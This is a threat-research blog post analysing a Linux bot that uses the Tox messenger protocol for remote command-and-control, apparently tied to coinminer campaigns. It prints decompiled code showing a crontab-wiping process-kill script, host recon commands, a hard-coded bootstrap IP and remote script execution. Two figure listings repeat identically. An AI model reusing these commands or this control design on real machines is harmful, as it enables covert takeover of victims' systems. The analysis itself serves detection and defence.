Is Tox the New C&C Method for Coinminers?

By Uptycs Threat Research

Published: 2022-08-19 · Archived: 2026-04-05 17:48:23 UTC

Research by: Siddharth Sharma and Nischay Hegde

Tox is a peer-to-peer serverless messaging system that uses NaCl for encryption and decryption. Since it's serverless, it uses UDP and the DHT to find online peers, similar to what BitTorrent does. It is also meant to be anonymous, which means each user gets a public key that also acts as their ID within the system.

Tox has been used before by threat actors as a contact method, but in this case, Tox is being used for remote administration. The Uptycs threat research team recently found an ELF sample that acts as a bot and can run scripts on the victim machine using the Tox protocol.

Technical Overview

The binary found in the wild is a stripped but dynamic executable, making decompilation easier. The entire binary appears to be written in C, and has only statically linked the c-toxcore library.

Figure 1 shows the decompiled main function of the sample or starting point:

Decompile: main - (333a6b3cf226c55d4438c056e6c302fec3ec5dcf0520fc9b0ccee75785a0c8c5)

```
40  bVar9 = 0;
41  fclose(stdout);
42  fclose(stderr);
43  shell_script =
44  "#!/usr/bin/sh\ncrontab -r\npkill -9 kthreaddw\npkill -9 .agetty\npkill -9 xmrig\npkill -9 hkitt\n
    pkill -9 hkitty\npkill -9 kinsing\npkill -9 kdevtmpfsi\npkill -9 bashirc\npkill -9 dbused\npkill -
    9 javae\npgrep -f solr|xargs kill -9\n"
45  ;
46  sVar3 = strlen(
47                "#!/usr/bin/sh\ncrontab -r\npkill -9 kthreaddw\npkill -9 .agetty\npkill -9 xmrig\npk
                  ill -9 hkitt\npkill -9 hkitty\npkill -9 kinsing\npkill -9 kdevtmpfsi\npkill -9 bashi
                  rc\npkill -9 dbused\npkill -9 javae\npgrep -f solr|xargs kill -9\n"
48                );
49  dest = malloc(sVar3 + 1);
50  strcpy(dest,shell_script);
51  dest_size = strlen(dest);
52  _DAT_0067ec30 = 0x74696e69;
53  _DAT_0067ec34 = 0x206c6169;
54  _DAT_0067ec38 = 0x7473696c;
55  DAT_0067ec3c = 0;
56  pthread_attr_init(&local_78);
57  pthread_create(&local_40,&local_78,start_routine1,0x0);
58  pthread_attr_init(&local_b8);
59  pthread_create(&local_80,&local_b8,start_routine2,param_2);
60  FUN_0040333c();
61  local_28 = FUN_0040559d(0);
62  FUN_004051ff(local_28,1);
63  FUN_0040522a(local_28,1);
64  FUN_0040543a(local_28,0);
65  local_2c = FUN_004038e7(0x8fc,0x1d4c);
66  local_30 = FUN_004038e7(local_2c + 1000,local_2c + 3000);
67  FUN_004052d8(local_28,local_2c & 0xffff);
68  FUN_00405306(local_28,local_30 & 0xffff);
69  local_38 = tox_new(local_28,0);
70  local_4b8 = 0;
71  puVar8 = local_4b0;
72  for (lVar5 = 0x7f; lVar5 != 0; lVar5 = lVar5 + -1) {
```

Figure 1: main function

The shell_script variable itself is suspicious, but it only kills certain programs that are known to infect linux servers. It also deletes the crontab, which is something frequently used for persistence. Highlighted (see figure 1) is a function called start_routine1 (decompilation in figure 2), which opens a file with a random filename in /var/tmp/ (Figure 3) and dumps the contents of shell_script in there and later executes it.



Figure 2: start_routine1



Figure 3: The script that is dropped into /var/tmp/

The dropped shell script contains commands to kill cryptominer related processes.

start_routine2 gets called via pthread_create in the main function, which appears to send the output of every command over UDP to the Tox recipient.

Decompile: start_routine2 - (333a6b3cf226c55d4438c056e6c302fec3ec5dcf0520fc9b0ccee75785a0c8c5)

```
1
2  // DISPLAY WARNING: Type casts are NOT being printed
3
4  void start_routine2(char **param_1)
5
6  {
7    size_t sVar1;
8    timespec local_38;
9    timespec local_28;
10   char *local_18;
11   int local_10;
12   int local_c;
13
14   sVar1 = strlen(*param_1);
15   local_c = sVar1;
16   do {
17     local_10 = initialize_rand(5,local_c);
18     local_18 = generate_random_filename(local_10);
19     memset(*param_1,0,local_c);
20     sVar1 = strlen(local_18);
21     memcpy(*param_1,local_18,sVar1 + 1);
22     free(local_18);
23     local_28.tv_sec = 1;
24     local_28.tv_nsec = 0;
25     nanosleep(&local_28,&local_38);
26   } while( true );
27 }
28
```

Figure 4: start_routine2

There are some bash commands (see Figure 5) that warrant attention. The dig command attempts to use resolver4.opendns.com as a DNS server and looks up myip.opendns.com, something similar to this.

Using curl -s -m 20 ifconfig.me, the IP address of the machine is saved into a variable named name_var and `cat /var/lib/dbus/machine-id` gives the hardware ID of the machine, which is also stored into the same variable and further used in tox_self_set_name to set the name of the user. Later, `nproc`, `uname -a` and `whoami` commands are run, which are then stored into status_var, used in tox_self_set_status_message to set the status message of the user.

Decompile: main - (333a6b3cf226c55d4438c056e6c302fec3ec5dcf0520fc9b0ccee75785a0c8c5)

```
97    popen_wrapper("nproc",&local_8b8);
98    sVar3 = strlen(&local_8b8);
99    popen_wrapper("uname -a",local_8b0 + (sVar3 - 8));
100   sVar3 = strlen(&local_8b8);
101   popen_wrapper("whoami",local_8b0 + (sVar3 - 8));
102   sVar3 = strlen(&local_4b8);
103   tox_self_set_name(local_38,&local_4b8,sVar3,0);
104   sVar3 = strlen(&local_8b8);
105   tox_self_set_status_message(local_38,&local_8b8,sVar3,0);
106   ppuVar7 = &PTR_s_205.185.115.131_004641c0;
107   puVar8 = &local_c28;
108   for (lVar5 = 0x6e; lVar5 != 0; lVar5 = lVar5 + -1) {
109     *puVar8 = *ppuVar7;
110     ppuVar7 = ppuVar7 + bVar9 * -2 + 1;
111     puVar8 = puVar8 + bVar9 * -2 + 1;
112   }
113   for (local_10 = 0; local_10 < 0xb; local_10 = local_10 + 1) {
114     FUN_004422c0(local_cc8,0x20,auStack3104 + local_10 * 0x28 + 1,0x40,0,0,0);
115     tox_bootstrap(local_38,(&local_c28)[local_10 * 10],auStack3104[local_10 * 0x28],local_cc8,0);
116   }
117   tox_self_get_address(local_38,local_c58);
118   FUN_00442210(local_ca8,0x4d,local_c58,0x26);
119   for (local_18 = 0; local_18 < 0x4c; local_18 = local_18 + 1) {
120     iVar2 = toupper(local_ca8[local_18]);
121     local_ca8[local_18] = iVar2;
122   }
123   tox_callback_friend_message(local_38,callback_func);   <-- callback function inside tox_callback_friend_message
124   tox_callback_self_connection_status(local_38,FUN_00404382);
125   uVar4 = FUN_004037f8(DAT_0067e940);
126   tox_friend_add(local_38,uVar4,"Incoming",4,0);
127   do {
128     tox_iterate(local_38,0);
129     iVar2 = tox_iteration_interval();
130     usleep(iVar2 * 1000);
131   } while( true );
132 }
133
```

Figure 5: some of the main function

Decompile: main - (333a6b3cf226c55d4438c056e6c302fec3ec5dcf0520fc9b0ccee75785a0c8c5)

```
97    popen_wrapper("nproc",&local_8b8);
98    sVar3 = strlen(&local_8b8);
99    popen_wrapper("uname -a",local_8b0 + (sVar3 - 8));
100   sVar3 = strlen(&local_8b8);
101   popen_wrapper("whoami",local_8b0 + (sVar3 - 8));
102   sVar3 = strlen(&local_4b8);
103   tox_self_set_name(local_38,&local_4b8,sVar3,0);
104   sVar3 = strlen(&local_8b8);
105   tox_self_set_status_message(local_38,&local_8b8,sVar3,0);
106   ppuVar7 = &PTR_s_205.185.115.131_004641c0;
107   puVar8 = &local_c28;
108   for (lVar5 = 0x6e; lVar5 != 0; lVar5 = lVar5 + -1) {
109     *puVar8 = *ppuVar7;
110     ppuVar7 = ppuVar7 + bVar9 * -2 + 1;
111     puVar8 = puVar8 + bVar9 * -2 + 1;
112   }
113   for (local_10 = 0; local_10 < 0xb; local_10 = local_10 + 1) {
114     FUN_004422c0(local_cc8,0x20,auStack3104 + local_10 * 0x28 + 1,0x40,0,0,0);
115     tox_bootstrap(local_38,(&local_c28)[local_10 * 10],auStack3104[local_10 * 0x28],local_cc8,0);
116   }
117   tox_self_get_address(local_38,local_c58);
118   FUN_00442210(local_ca8,0x4d,local_c58,0x26);
119   for (local_18 = 0; local_18 < 0x4c; local_18 = local_18 + 1) {
120     iVar2 = toupper(local_ca8[local_18]);
121     local_ca8[local_18] = iVar2;
122   }
123   tox_callback_friend_message(local_38,callback_func);   <-- callback function inside tox_callback_friend_message
124   tox_callback_self_connection_status(local_38,FUN_00404382);
125   uVar4 = FUN_004037f8(DAT_0067e940);
126   tox_friend_add(local_38,uVar4,"Incoming",4,0);
127   do {
128     tox_iterate(local_38,0);
129     iVar2 = tox_iteration_interval();
130     usleep(iVar2 * 1000);
131   } while( true );
132 }
133
```


Figure 6: rest of the main function

Moving on in the main function, we can see tox related functions tox_new, tox_self_set_name, and tox_self_set_status_message which are most likely used for tox setup on the victim machine.

In Figure 6, tox_callback_friend_message, gets called which looks at the previous message from a friend, and decides what to do based on the message received.

There are three commands that are a part of the callback function(passed as arg to tox_callback_friend_message), as shown in Figure 7.

`updatekilllist` updates the script executed in start_routine1, `execscript` runs the script on-demand, `getinfo` prints information, and `exit` quits the tox connection.



Figure 7: callback_func

Conclusion

While the discussed sample does not do anything explicitly malicious, we feel that it might be a component of a coinminer campaign. We are observing it for the first time where Tox protocol is used to run scripts onto the machine.

We have seen attackers using Tox as a communication mechanism in the past, like in HelloXD ransomware, where the attacker used Tox and onion-based messengers. Therefore, it becomes important to monitor the network components involved in the attack chains.

IOC

333a6b3cf226c55d4438c056e6c302fec3ec5dcf0520fc9b0ccee75785a0c8c5
